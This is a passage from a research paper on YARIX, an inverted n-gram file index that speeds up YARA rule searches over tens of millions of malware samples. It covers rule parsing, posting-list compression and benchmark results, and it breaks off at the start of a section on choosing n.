The YARA framework [2] features complex and feature-rich file searches. To this end, YARA defines its own pattern matching language that relies on common constructs such as strings, regular expressions and context-sensitive grammars. In addition, YARA features semantic capabilities, such as checking the list of exported functions of a Portable Executable file. Optimizing all these features is an impossible endeavor, as they partially require heavy file parsing (e.g., imported/exported functions) or ad hoc computations (e.g., checksums over parts of the file). Having said this, YARIX optimizes the most common YARA language constructs, and supports the remaining features by considering the full set of indexed files without filtering. For a detailed list of the individual YARA language features and module extensions that YARIX leverages for its optimizations, we refer to the technical documentation of YARIX[2].

Figure 2 shows an example of a YARA rule named `foo`. YARA rules consist of strings and a condition that dictates the searching logic. The three basic types of strings in YARA are normal plain strings (`$str_a` and `$str_b`), regular expressions (`$str2_a` and `$str2_b`) and hex strings (`$op_a` and `$op_b`). Hex strings support wildcard and grouping mechanisms. For example, `??` matches any byte, whereas `5?` matches any byte where the upper nibble is 5. The wildcard expression `[2-8]` matches an arbitrary sequence of at least 2 and at most 8 bytes. The group expression `(E?|F?)` matches any byte where the upper nibble is either 14 or 15.

The *condition* of the rule governs the matching logic. Conditions are expressions of boolean type and support standard logic operators such as `and`, `or` and `not`. The most simple boolean expression is a string identifier. For example, `$op_b` in Figure 2 evaluates to `true` if the string pointed to by the identifier matches. As seen in the example, conditions also support `x of strs` expressions, where `x` is a number and `strs` is a set of strings. The notion `x of y` means that at least `x` of the strings contained in `y` should match. The set of strings inside such an expression can also be expressed using a wildcard expression such as `$str2_*`. Our example rule triggers if `$op_b` matches, or if both plain strings, at least one regular expression and at least one hex string match.

2.2 Processing Strings

In order for YARIX to work with an arbitrary YARA rule, we must be able to automatically process all types of strings and all types of condition expressions. That is, given a string of a YARA rule, we have to feed it in some form to the index to find all files for which that string would be a potential match. As previously stated there are three types of strings, each of which we handle separately.

[2] https://github.com/mbrengel/yarix

Plain Strings This is the easiest type of string, as it can be broken up into its n-grams which can then be used to query the index. Formally, let s be a plain string of length l consisting of the bytes $b_1, \ldots, b_l$. Then we use each n-gram $x_i \in \{b_j b_{j+1} \ldots b_{j+n-1} \mid 1 \leq j \leq l-n+1\}$ and query the index to get a set of file IDs F_i in which x_i is contained. Finally, the intersection $C = \bigcap_{x_i} F_i$ is returned as a set of candidates that potentially match the plain string s.

Regular Expressions To handle a regular expression, we identify the plain strings that will be contained in every string that will be matched by the regular expression and then proceed as with plain strings. In detail, given a regular expression r, we first construct a DFA from it. Then, we compute the dominators of the final state of the DFA, i.e., all states that any accepting word will visit when the DFA is executed. For each of these dominator states we then proceed as follows: We check if the state has only one outgoing edge. If this is the case, we collect the label (the character) of the edge and continue with the target state of that edge. This is repeated until we reach the final state or a state with more than one outgoing edge is discovered. The concatenation of the collected characters along the path form a plain string that will be contained in every string that matches r. This process will give us a set of plain strings S that we can proceed with as before to get a set of file IDs F_i for each $s_i \in S$. Given that all of these plain strings must be contained in every match of r we can return $C = \bigcap F_i$ as the final set of candidates. In Figure 2, the plain strings of `$str2_a` and `$str2_b` are `".png"` and `"\xC7\x45\xC3A"`, respectively.

Hex Strings Similar to before, we handle hex strings by identifying plain strings. In detail, we start at the beginning of the hex string and scan byte by byte to collect a plain string. We stop collecting the current plain string whenever we encounter a wildcard or a grouping expression and start collecting a new plain string when we encounter the next fixed byte. In Figure 2, the sets of plain strings of `$op_a` and `$op_b` are `"\x01\x01\x01\x01"`, `"\xF3\xAB\x88\x12"` and `"\xAB\x88\x12\x83"`.

We may fail to extract *any* n-gram. For example, the regular expression `"[0-9]+"` does not contain any plain strings that will be contained in every match. Similarly, a hex string might consist only of wildcards and/or grouping expressions such as `{ (A?|B?) (C?|D?) }`. Because of performance reasons, we also neglect strings smaller than n bytes, where n is the size of the n-grams. In principle, we could query the index for all n-grams where the search string is a prefix or a suffix. However, this quickly imposes a significant overhead even if we are just a single byte short. For example, if we have $n = 4$ and we want to create the posting list of the 3-gram `"abc"` we would need to create the union of all posting lists of `"`x`abc"` and `"abc`x`"` where x is an arbitrary byte, which would be a slowdown factor of $2 \cdot 256 = 512$ and involve more costly set operations.




Figure 3: Abstract Syntax Tree (AST) of the condition of the YARA rule in Figure 2.

This also applies to the plain strings yielded by processing regular expressions and hex strings, i.e., a regular expression is not optimizable if all of its plain strings are smaller than n bytes. YARA also supports the `nocase` modifier for case-insensitive searches, which we optimize by numerating all 2^n different options for each n-gram. If we cannot find any long enough plain strings, we consider the whole string not optimizable and return $C = \top$, i.e., the whole universe of files.

2.3 Processing the Condition

We need to parse the condition of a rule to understand how we should combine the search results of the individual strings. Figure 3 shows how we create the abstract syntax tree (AST) of the condition of our example rule in Figure 2. The leaf nodes are expressions of boolean type that do not contain any of the standard logical operations (`and`/`or`/`not`). For each of these expressions, we define an index search operation that captures the semantics of the expression. After that, we combine the search results according to the logic operation in the tree, i.e., set union ($\cup$) for `or` and set intersection ($\cap$) for `and`[3]. In case of a logical negation (`not`), we check if the expression only contains plain strings which are exactly n bytes long. In this case, we compute the file IDs, apply a set minus and proceed upwards in the tree. Otherwise, the expression is considered unoptimizable and $\top$ is returned. For example, consider the expression `not $s` where `$s = "abcde"`. Using an index for $n = 4$, we can identify posting lists for `"abcd"` and `"bcde"`. However, any combination of these posting lists only gives us a set of candidate files that might contain `"abcde"`. A negation of such a set is not the set of files that do definitively not contain `"abcde"`. For example, it is perfectly valid for all files in the intersection of both posting lists to contain `"abcde"`.

2.4 Processing Individual Expressions

We need to handle the individual expressions, i.e., the leaf nodes of the AST. Handling a simple string expression such as `$op_b` is obvious as we just use the index as described in

[3] We apply the standard set operation simplifications in case we have to deal with $\top$, i.e., $\top \cup A = \top$ and $\top \cap A = A$

Section 2.2. The `x of strs` expression can be captured with the index as follows: for each string contained in `strs` we query the index to find all file IDs that match the string. For each file ID we count how many strings match, which we use to return all file IDs that match at least `n` strings. In the case that searching some of the strings of `str` is not optimizable for reasons described in Section 2.2, we first create the expression `x' of strs'` where `strs'` is the optimizable subset of `str` and `x'` is `x` minus the number of unoptimizable strings. If `x'` is smaller or equal to 0, then we consider the expression not optimizable and return $\top$. Otherwise, we proceed as before, i.e., index search and keeping track of the number of matches. For any other type of expression e, we simplify the expression to a `x of strs` expression. In detail, if `s1`, ..., `sl` are the string identifiers that an expression e contains, we create the simplified expression $e' =$ `1 of (s1, ..., sl)` and proceed as before, i.e., we want to match all strings contained in e.

2.5 Optimization Limitations

The simplification we apply to expressions to ensure that we can optimize them, comes with a loss of precision. For example, an expression of the form `str at o` requires positional information that we cannot capture. By simplifying this expression to `1 of str` we do not lose completeness, as any file where `str` appears at `o` must fulfill the precondition that `str` appears at all. However, we accept a loss in semantic information that could potentially blow up the set of candidate files. While this is not a problem in terms of soundness of the search as we will use YARA as a post-tool to filter out non-matching files, it could still lead to performance issues.

Another problem that could occur is optimizability. We consider a rule not optimizable if evaluating it returns $\top$, which happens if there are too many unoptimizable expressions and this problem propagates through the set logic dictated by the condition. In this case, YARIX is equivalent to a sequential YARA scan. We have seen that expressions cannot be optimized if they contain too many unoptimizable strings. Apart from the examples we discussed, i.e., strings being too short, there are also expressions that we consider unoptimizable because they do not use any strings at all. For example, YARA contains the PE module which allows for complex expressions such as `pe.imphash() == "..."` or `pe.rva_to_offset(0x40000) == ...`. Such expressions reflect strong semantic constraints that we cannot optimize with YARIX. We thus have to ignore such expressions and consider them unoptimizable. In case a rule contains too many of such expressions, the whole rule becomes unoptimizable and a full sequential traditional YARA scans is required. However, the PE module also contains features that YARIX can cope with. For example, the expression `pe.checksum == "\xDE\xAD\xBE\xEF"` puts constrains on the checksum field of the PE header. We can abstract from this by simplifying this to `1 of "\xDE\xAD\xBE\xEF"`, i.e., we only require the string `"\xDE\xAD\xBE\xEF"` to be present at all, which preserves completeness.

It is worth noting that a rule can be optimizable even if it contains unoptimizable strings. Consider, for example, a rule `e1 and e2`. Even if `e1` cannot be optimized, the whole rule can still be optimized if `e2` is optimizable. In this case the logical `and` operator translates to a set intersection and remedies the fact that `e1` translates to the set of all file IDs.

3 File Index Design

We now describe the design and implementation of the binary file index used by YARIX. We start our discussion by showing the commonalities and differences between traditional indexes used for full-text search and our setting. After that, we discuss the decisions we take to compress the index to reduce its disk space footprint.

3.1 Background

YARIX requires a generic index design, i.e., supports arbitrary YARA rules without requiring updates upon rule changes and/or additions. The underlying data structure of YARIX is thus an inverted n-gram index [4]. We borrow this idea from the domain of full-text search. There, an inverted index maps n-grams of tokens, i.e., n consecutive words or characters in a document, to sets of IDs of documents containing these tokens – so called *posting lists*. This mapping allows to find all documents that contain a given n-gram. Moreover, a posting list of an n-gram usually stores the position(s) at which the n-gram occurs for each document ID of the list. This allows to find the exact position of the n-gram within the file.

To search for a sentence in all documents, one would break down the sentence into its n-grams and look up the document identifiers in the posting lists of those n-grams. For example, assume we search for the phrase `The five boxing wizards` with $n = 3$. Here, we first use a sliding window to split the phrase into the two possible 3-grams, namely `(The, five, boxing)` and `(five, boxing, wizards)`. We then look up the posting lists for each of the four n-grams. These lists are then intersected to get a list of candidate documents that *potentially* contain the desired phrase. To verify if the candidate documents *actually* contain the entire phrase, we can verify the positional information stored in the posting lists. If the n-grams' offsets of a candidate document are in sequential order, we can be certain that the document contains the word or sentence; if they are not, the phrase is not contained. With reference to our example, assume a file that contains the sentence `The five boxing frogs are similar to five boxing wizards`. While this candidate document indeed contains all searched n-grams, their positions within the document (1, 8) are not consecutive, and hence, the search results excludes it.

3.2 Inverted n-Gram Malware Index

The general idea of an inverted index seems to translate nicely to this use case. Here, the documents are malware samples, and an n-gram represents a sequence of n consecutive bytes within a file. There are, however, a few notable challenges that we have to tackle to apply the idea of an inverted n-gram index to malware samples.

First, the number of possible byte sequences in a binary file quickly explodes for larger n. For example, choosing $n = 4$ already yields a set of $2^{4 \cdot 8}$ potential posting lists that need to be maintained. The number of words or characters in the case of full-text document search is orders of magnitudes smaller than in our case. We have found that this space is quickly saturated by approximately 10^5 malware samples, i.e., every possible 4-gram occurs in at least one of those samples. This is different in a text setting, where the case-insensitive character set is tightly constrained. Moreover, the language grammar dictates strong relationships between particular words (e.g., (1) article, (2) adjective, (3) noun), resulting in an overall smaller number of actual combinations.

Second, malware executables lack a natural word delimiter. While texts contain whitespaces that can be used to infer tokens, we cannot infer any meaningful boundary in malware samples that contain a mostly unstructured blob of arbitrary code and data. Due to the lack of reliable tokenization of malware samples, we thus have to fall back to fixed-size byte sequences within the document.

Both observations impose interesting challenges for a space-efficient malware index. We aim to index large collections of potentially billions of files, which quickly leads to formidable space requirements. It becomes particularly challenging as we aim for a *complete* search, i.e., search results must not dismiss any documents that match the search criteria in favor of efficiency. In the following, we will thus present and discuss methodologies that compensate the lack of space-efficiency, while preserving completeness.

3.3 Space Optimization Strategies

The size of an inverted index is largely determined by two factors: (a) the number of n-grams in the index, and (b) the size of the posting lists of each n-gram. Both represent suitable angles to heavily reduce the space required to store an index. In the following, we will survey the general options to reduce storage costs for either angle.

3.3.1 Optimizing the Set of Considered n-Grams

An obvious first optimization point is to set n to a small value. For $n = 1$, there are at most $2^8 = 256$ n-grams, and for each increment, the number of n-grams multiplies by eight. Choosing an efficient n that is still characteristic enough for searches is a trade-off. While smaller n clearly reduce the number of posting lists, shorter n-grams are less characteristic and have a higher chance to be present in a large fraction of indexed files. We defer this discussion to Section 4.5, in which we evaluate and choose an appropriate n.

If we knew the search criteria when building the index, n-grams that are never searched for could be ignored. This would represent a significant reduction of index space. However, for this optimization to work, we need *a priori* knowledge of the search criteria, and the criteria must be static over time. One can quickly see that this is not a fair assumption in most settings. Malware analysts regularly define new search criteria ad hoc to explore malware files as part of their threat analysis. Any new n-gram not covered by the index yet requires a costly rebuild of the index. Consequently, in this work, we do not assume such *a priori* knowledge of search criteria, which allows to apply arbitrary searches.

Another optimization strategy would be to ignore n-grams that do not serve as discriminative part of any search criteria. In the setting of text files, one could ignore words that frequently occur (like articles), and likewise ignore them during search. In our setting, lacking knowledge of the search criteria, we could stop maintaining posting lists of those n-grams that are shared by "too many" files in the index. This follows the intuition that such n-grams would not help to distinguish between malware families, each of which makes up only a smaller portion of the overall index. However, a general risk of this strategy is that the index can no longer used as filter for large classes of files in the index. For example, in principle, the n-gram of the Windows PE header allows to search for all Windows executables. Yet, given that it is shared by "too many" files, it will not be part of the index. Furthermore, particular malware families may be overrepresented in malware collections [34], e.g., due to polymorphism. Neglecting popular n-grams would thus render it infeasible to search for those families. Given that we want YARIX to be generic, complete, and compatible to large search results, we do not further follow this strategy.

3.3.2 Optimizing the Posting Lists

A completely orthogonal approach to shrinking the set of n-grams is to reduce the size of the posting lists. For the reasons mentioned before, for YARIX, we follow only optimization strategies of this kind. In particular, YARIX (i) operates without storing offset, (ii) deploys optimal delta encoding to represent posting lists, and (iii) groups files to shorten the identifier space that has to be stored. All of these methods do not break our completeness guarantees, i.e., they retain that all files matching a certain criteria will be returned.

3.4 Offset-Free Index

As a first measure to shrink the posting lists, we remove any positional information from them so that they only contain the file IDs. Typically, posting lists contain the file ID where an

n-gram was found, plus its offset within the file. Neglecting offsets saves a large amount of data. Apart from not storing the offsets themselves, we also save space as we do not count n-grams occurring multiple times. For instance, if a malware sample f contains the 4-gram `00 00 00 00` 1 000 times, a traditional inverted n-gram index would store 1 000 (f, o_i) pairs in the posting list of `00 00 00 00` where the o_i values are the offsets at which the 4-gram occurs in f. In contrast, YARIX will only store f once in the posting list. The negative aspect of ignoring offsets is that it complicates the search process. After intersecting the posting lists, a position-aware index ensures that the offsets contained in the posting lists are in sequential order to eliminate any wrong candidates among the set of all possible candidates. Given that this is not possible anymore if we remove offsets from the posting lists, we solve this is by performing a normal sequential search on the candidates. However, this is not a problem in our context as the YARA expression optimizations that we described in Section 2 require us to do a sequential YARA scan anyway. We will show in Section 4 that acceptable real-world performance is maintained with this solution.

3.5 Variable Delta Encoding

We aim to create an index for up to 2^{32} malware files. Such a bound nicely sets an upper limit for the size of one ID. In particular, we have the guarantee that a file ID always fit into 32 bits. Note this restriction is not a limitation. In fact, if the index is saturated, we can create further indexes and search through all indexes combined.

Despite the upper bound for file IDs, storing 32 bits per entry is wasteful. In particular, when using sorted posting lists, we can store ID differences instead of their absolute values. In well-populated lists, such deltas would be significantly smaller than 32 bits. That is, in a sorted posting list, we compute $\delta_i = f_{i+1} - f_i$ and we store the list $f_0, \delta_0, \delta_1, \ldots, \delta_{\ell-2}, f_\ell$. We store the smallest file ID in the beginning to ensure that we can reconstruct the original posting list. Similarly, we store the last file ID f_ℓ in an absolute representation to ease incremental index updates (see Section 3.7 for details).

To leverage the space gain of delta encoding, we store the deltas using a variable-length s-bit encoding instead of fixed-size deltas. s-bit encoding uses chunks of $s+1$ bits, where the most significant bit of a chunk indicates that another chunk follows. For example, consider the number 6 743, which is `11010 01010111` in binary. In an uncompressed form, we would naively require 32 bits to store this number. With 7-bit encoding, the number would be encoded as `11101001 00010111`, i.e., 16 bits only. Similarly, with 5-bit encoding it would be `11101 01010 00111`, i.e., 18 bits. For $s = 3$, the encoding would be `111 011 010 100 001 011 001`, i.e., 20 bits.

Given that the optimal value for s depends on the size of the posting list, YARIX uses a hybrid s-bit encoding that chooses the optimal s. During the initial index build, the optimal value of s is determined per posting list by comparing different choices. Header bits encode this optimal choice.

3.6 Grouping

We previously removed offsets from our index to save space. Doing so made pure index searches unsound as the returned file IDs were an overapproximation and soundness could only be gained back by using the index as an optimizer for sequential search. In a situation where even more compression is required, we can apply a more aggressive overapproximation to the posting lists, which we call grouping.

General idea. The basic idea is as follows: we randomly assign each file ID in a posting list to a group and store a group ID instead of the file ID. Storing group IDs instead of file IDs brings two optimization benefits. First, by choosing the possible number of groups small enough it further decreases the footprint given that storing a group ID requires fewer bits than a file ID even in an uncompressed form. Second, the random mapping from file IDs to group IDs creates collisions, as multiple file IDs in a posting list may belong to the same group and thus also saves space.

Formally, given a posting list mapping an n-gram x to a list of file IDs $f_1, \ldots, f_\ell$, we compute a group ID g_i for each f_i as follows:

$$g_i = f_i \mod \mathsf{gn}, \tag{1}$$

where gn is the number of groups. We could have $g_i = g_j$ for $i \neq j$, i.e., collisions can occur as previously discussed. This means that the index search for a single n-gram x will now yield a of set of group IDs $G_x = \{g_1, \ldots, g_\ell\}$ instead of a set of file IDs. It will be necessary to revert G_x to a set of file IDs F_x, which can be done by inverting Equation (1). Formally, let $f_{\max}$ be the largest file ID currently indexed by YARIX, then F_x is the union of a finite subset of the congruence class of g_i modulo gn for each $g_i \in G_x$, i.e.,:

$$F_x = \bigcup_{g_i \in G_x} \{g_i + k\mathsf{gn} \mid k \geq 0, g_i + k\mathsf{gn} \leq f_{\max}\}. \tag{2}$$

When searching for a string there will be one such set for each distinct n-gram of the string, i.e., sets $F_{x_1}, \ldots, F_{x_\ell}$. To get the final set of file IDs F, that will then be searched sequentially, we perform a set intersection, i.e.:

$$F = \bigcap_{x_i \in \{x_1, \ldots, x_\ell\}} F_{x_i}. \tag{3}$$

Varying moduli reduce over-approximation. Note that the immense overapproximation created by Equation (2) (because of the set union) is compensated by the set intersection in Equation (3). As previously mentioned, the choice of gn influences the disk footprint as smaller group IDs require less space and trigger more collisions. For example, by ensuring

that $\mathsf{gn} \leq 2^{16}$ we can guarantee that a group ID will never occupy more than 2 bytes. However, to minimize the overlap between different posting lists in Equation (3) we want gn to be prime and most importantly to differ per n-gram $x_i \neq x_j$. That is, instead of a fixed gn, we want a variable gn_x. This is obviously not possible in most situations, e.g., consider the case $n = 4$ where 2^{32} prime numbers would be required, which does not work if $\mathsf{gn}_x \leq 2^{16}$. However, by inspecting Equation (3) it becomes evident that a problem only occurs if all gn_{x_i} are the same, because then the intersection will be all the true file IDs plus all their congruence classes modulo gn_{x_i}. As soon as one gn_{x_i} is different this is not the case as the congruence classes do not all overlap anymore. Therefore, we simply define gn_x as a uniform hash function that maps n-grams to the list of the largest m prime numbers smaller than gn. By choosing the m largest prime numbers we ensure that the groups stay close to our desired number of groups gn in order to not overapproximate too much. For a search string consisting of ℓ different n-grams, the probability of all n-grams sharing the same modulus is therefore given by $m^{-\ell}$. In our evaluation in Section 4, we will use $m = 256$, which will make that probability sufficiently small even for short search strings. For example, for a search string consisting of 2 distinct n-grams, we have $m^{-\ell} = 0.0015\%$. From a computational point of view it is also worth noting that Equation (2) and Equation (3) can be computed and at the same time most of the costly set operations can be avoided. For instance, let G_i be the smallest set of group IDs. We then iterate over each $f \in F_i$ and check for each n-gram $x_j \neq x_i$ if $G_j \ni g = f \mod \mathsf{gn}_{x_j}$. Only if this is the case for all n-grams x_j we know that $f \in F$. This avoids the set union in Equation (2) by generating F_i element by element and also avoids the set intersection in Equation (3) by performing a cheap set element check $g \in G_j$ of an already constructed set.

Selective Grouping: It is advisable to not apply grouping to every posting list. For example, consider 16-bit group IDs and a posting list consisting of 300 000 file IDs. In this case almost all group IDs would be occupied after grouping and using these posting lists during search would reduce the compensatory effects of the intersection. To account for this, we can determine a threshold τ for the size of posting lists up until which they will be considered for grouping. We will evaluate different choices for the grouping threshold τ as well as the general overall effectiveness of grouping in Section 4.

Example. In the following, we will give a brief example for our grouping methodology. Consider a case where $N = 100$ malware samples need to be indexed, i.e., we can assume 7 bits per file ID for simplicity. Assume we use $\mathsf{gn} = 8$ groups, i.e., we can use 4 btis per group ID and we use the primes $11, 13, 17, 19, \ldots$. Furthermore, for the sake of simplicity assume we use 1-grams instead of 4-grams. We want to search for all files containing the bytes A, B and C, which we assume are matched by the file IDs **30** and **98**.

Let the corresponding posting lists look as follows:

$$A \mapsto \{18, 30, 33, 39, 40, 49, 98, 99\}$$
$$B \mapsto \{10, 30, 31, 53, 98\}$$
$$C \mapsto \{25, 30, 33, 52, 83, 98\}$$

If no grouping is used, the intersection of those posting lists yields the optimal result, i.e., $\{\mathbf{30}, \mathbf{98}\}$.

If we use the simple grouping mechanism with the fixed modulus gn as described in Section 3.6, the posting lists look as follows:

$$A \mapsto \{18 \bmod 8, \mathbf{30} \bmod 8, \ldots\} = \{0, 1, \mathbf{2}, 3, \mathbf{6}, 7\}$$
$$B \mapsto \{10 \bmod 8, \mathbf{30} \bmod 8, \ldots\} = \{\mathbf{2}, 5, \mathbf{6}, 7\}$$
$$C \mapsto \{25 \bmod 8, \mathbf{30} \bmod 8, \ldots\} = \{1, \mathbf{2}, 3, 4, \mathbf{6}\}$$

A set intersection of those posting lists yields the group IDs 2 and 6 which can be restored to the following 25 file IDs, i.e., all file IDs that are congruent to 2 or 6 (mod 8):

$$\{2, 6, 10, 14, 18, 22, 26, \mathbf{30}, 34, 38, 42, 46, 50,$$
$$54, 58, 62, 66, 70, 74, 78, 82, 86, 90, 94, \mathbf{98}\}$$

If we instead use different moduli per posting list, we get the following groups:

$$A \mapsto \{18 \bmod 11, \mathbf{30} \bmod 11, \ldots\} = \{0, 5, 6, 7, 8, 10\}$$
$$B \mapsto \{10 \bmod 13, \mathbf{30} \bmod 13, \ldots\} = \{1, 4, 5, 7, 10\}$$
$$C \mapsto \{25 \bmod 17, \mathbf{30} \bmod 17, \ldots\} = \{1, 8, 13, 15, 16\}$$

To intersect the lists, we first need to revert the grouping process as previously described and intersect the resulting lists of file IDs. This yields the following set of 7 candidate files:

$$\{18, \mathbf{30}, 33, 49, 66, 83, \mathbf{98}\}$$

As we can see, the optimized version with different moduli allowed us to eliminate 18 candidate files.

3.7 Incremental Index Updates

Our file index is sufficiently generic and does therefore not require updates for new YARA rules. However, if new files have to be indexed, our design allows adding further samples to the index in a non-costly manner. Ignoring grouping for the moment, adding a sample to the index can be trivially done by computing its n-grams and updating the necessary posting lists. Even with delta-encoding, updating the posting list is cheap, because we store the last file ID of the posting list in an absolute representation (additionally to the relative representation). This means we do not need to reconstruct the whole posting list before adding the new file ID.

When considering grouping, special care has to be taken during incremental index updates. Adding new files to the

index involves extending posting lists. If the size of a grouped posting list surpasses the threshold τ after adding new files, we would need to revert the grouping which would potentially involve scanning billions of files in the worst case. This is not a viable option. Instead, we can group every posting list, and if a list surpasses the threshold, we can store file IDs instead of group IDs. Such a posting list will then consist of file IDs *and* group IDs. As we will show in Section 4.7, the distribution of posting list sizes of a set of indexed samples can be extrapolated to learn the distribution of posting list sizes for the desired number of samples. This means that a reasonable value for τ can be chosen *a priori* to ensure predictable grouping behavior and to minimize the number of posting lists surpassing the threshold τ.

4 Evaluation

We evaluate YARIX and benchmark the performance of YARIX regarding index build time, disk footprint and search performance.

4.1 Dataset

We build an inverted 4-gram index over $N = 32$M malware samples with a total uncompressed size of 13.79 TiB. We will discuss the choice of $n = 4$ in Section 4.5. The samples stem from VirusShare.com, non-public repositories and AV vendor feeds, and include well-known malware families for all popular operating systems. We retrieved anti-virus labels for 900k samples and found more than 19k Microsoft labels and more than 21k Kaspersky labels, indicating high diversity. The feeds are updated on a daily basis and thus represent a real-world excerpt of the malware ecosystem. In order to evaluate the YARA search, we use all 1 404 YARA rules from the Malpedia project [33] repository[4]. About 286k of the 32M samples matched at least one of the 1 404 YARA rules.

4.2 Index Build Time

We developed a prototype in C++ and Python 3 that implements YARIX as described in Section 3 and Section 2 for $n = 4$. The prototype ran on a system using 2 Intel® Xeon® Processor E5-2667 v4 CPUS utilizing 24 threads. We additionally used an NVME drive as an intermediate fast storage for storing parts of the index that were merged and moved to a traditional HDD setup (7.2K RPM SAS-12Gb/s). This setup was capable of indexing 10^6 samples in 15 hours, showing that YARIX can process over 1M samples per day on just a single system. If we wrote the index directly on the HDD, the operation took 39 hours. Writing directly to the HDD is slower than using the NVME as intermediate storage, because the index creation requires many IO operations. Note that all subsequent experiments do not use parallelism to foster comparability to standard (non-parallel) YARA.

[4]Revision: `0b7d57251cd0fecf149d47d9c5564617c9fa7978` (Tue Nov 26 09:19:08 2019 UTC)




Figure 4: Search performance breakdown for all YARA rules and different numbers of indexed samples. Whiskers denote $\pm 1.5 \cdot$ IQR, dashed line denotes mean. Lower is better.

4.3 Correctness

To empirically validate the correctness of our approach, we compared the results of YARIX with sequential YARA scans. We scanned all 32M samples with every YARA rule and checked if the candidates yielded by the YARA optimization of YARIX for that rule is a superset. This was the case for all the rules, which confirms the completeness of YARIX. Given that YARIX leverages standard YARA to refine the candidate files in the final step, YARIX also guarantees soundness. In total, 37 out of the 1 404 (2.64%) rules can not be optimized by YARIX for reasons described in Section 2.2. That is, these rules contain too many expressions that we cannot handle or they contain too many unoptimizable strings.

4.4 YARA Search Performance

For evaluating the search performance of YARIX, we first created an index for $N \in \{10^5, 5 \cdot 10^5, 10^6, 32\text{M}\}$ samples each. Then we queried all 1 404 YARA rules with each of these indexes with YARIX as described in Section 2 and measured the elapsed time. By choosing different numbers of indexed samples, we can see how YARIX scales. The result of this experiment is depicted in Figure 4. We also break down the search time into the time spent using the index for narrowing down the set of candidate files and the time spent sequentially scanning this optimized set with YARA. The execution time largely depends on the number of indexed samples and grows sub-linearly due to the fast index lookups. In the case




Figure 5: Search performance speedup of YARIX compared to sequential YARA scanning. Higher is better.

#groups \ τ	200	400	5000	10000	∞
2^{14}	1	1	18.49	32.03	$\approx 5.72 \cdot 10^5$
2^{15}	1	1	7.8	11.56	$\approx 2.77 \cdot 10^5$
2^{16}	1	1	4	5.13	$\approx 9.77 \cdot 10^4$

Table 1: Average number of search candidates relative to non-grouping for different number of groups and grouping thresholds τ.

of $N = 32$M samples, querying the index with a rule takes 12.47 seconds in total, 9.38 seconds for querying the index and 0.42 seconds for sequential YARA scanning in the median. The high mean values for the total time and the YARA scan time are the result of a few outliers where the rule consisted of expressions that yielded large overapproximations. In these cases, we had to perform a sequential YARA scan on nearly all samples. The index operation takes longer for larger indexes, as the posting lists become larger. As a result, the decoding of those lists takes longer. Also, as the resulting sets become larger, the set intersections and unions become more costly.

These experiments were carried out in a single threaded workload in order to minimize caching and scheduling effects and ensure reproducibility. In a real-world deployment it would be trivial to distribute the workload among different threads and/or machines to significantly improve the performance.

To get a better understanding of how much faster YARIX is compared to sequential scanning, Figure 5 depicts the speedup factor. In the case of 32M samples, YARIX is five orders of magnitude faster than sequential YARA scanning on average. The speedup factor gradually increases with the number of indexed files.

Finally, we use the search performance to evaluate different values for the grouping threshold τ and the influence of the number of groups. To do so, we compute the number of candidates, i.e., the file IDs that are yielded by the YARA optimization of YARIX and used by the sequential YARA scan. We compare the number of candidates in the case of grouping to the number of candidates in the case where no grouping takes place to understand how much accuracy is lost. The results of this analysis are depicted in Table 1. A first intuitive observation here is that $\tau = \infty$ is not a viable option as it blows up the number of candidates. For example, if we have 2^{14} groups, using $\tau = \infty$ yields approximately $5.72 \cdot 10^5$ more candidates on average than the non-grouping version. Note that this means that the sequential YARA scan that would follow will be 5 orders of magnitude slower, which is not a viable option. However, if we use a grouping threshold, this slowdown is drastically reduced. Consider, for example, the case of 2^{16} groups and a grouping threshold of $\tau = 10000$, which leads to only 5.13 times more candidates than the non-grouping case on average. Even in the worst case of 2^{14} groups this threshold would only slow down the YARA search by a factor of 32.03. We will see in Section 4.6 that such a threshold would group more than 98% of all posting lists. If the n-grams of the strings of YARA rules were randomly distributed, this would mean that almost all resulting posting lists would be subject to grouping. As a result the overapproximation would become too large and the actual slowdown factor would be closer to that of $\tau = \infty$, i.e., in the order of 10^5. However, as this result shows the n-grams of strings inside YARA rules do now follow a normal distribution and there are enough non-grouped posting lists in practice to ensure good performance. We can use this to our advantage if we later discuss the disk footprint in Section 4.6. For example, choosing 2^{15} number of groups with a threshold of $\tau = 10000$ would decrease the relative disk footprint from 149.5% to 65.48% while only slowing down the search by a factor of 11.56 on average.

4.5 Choosing n

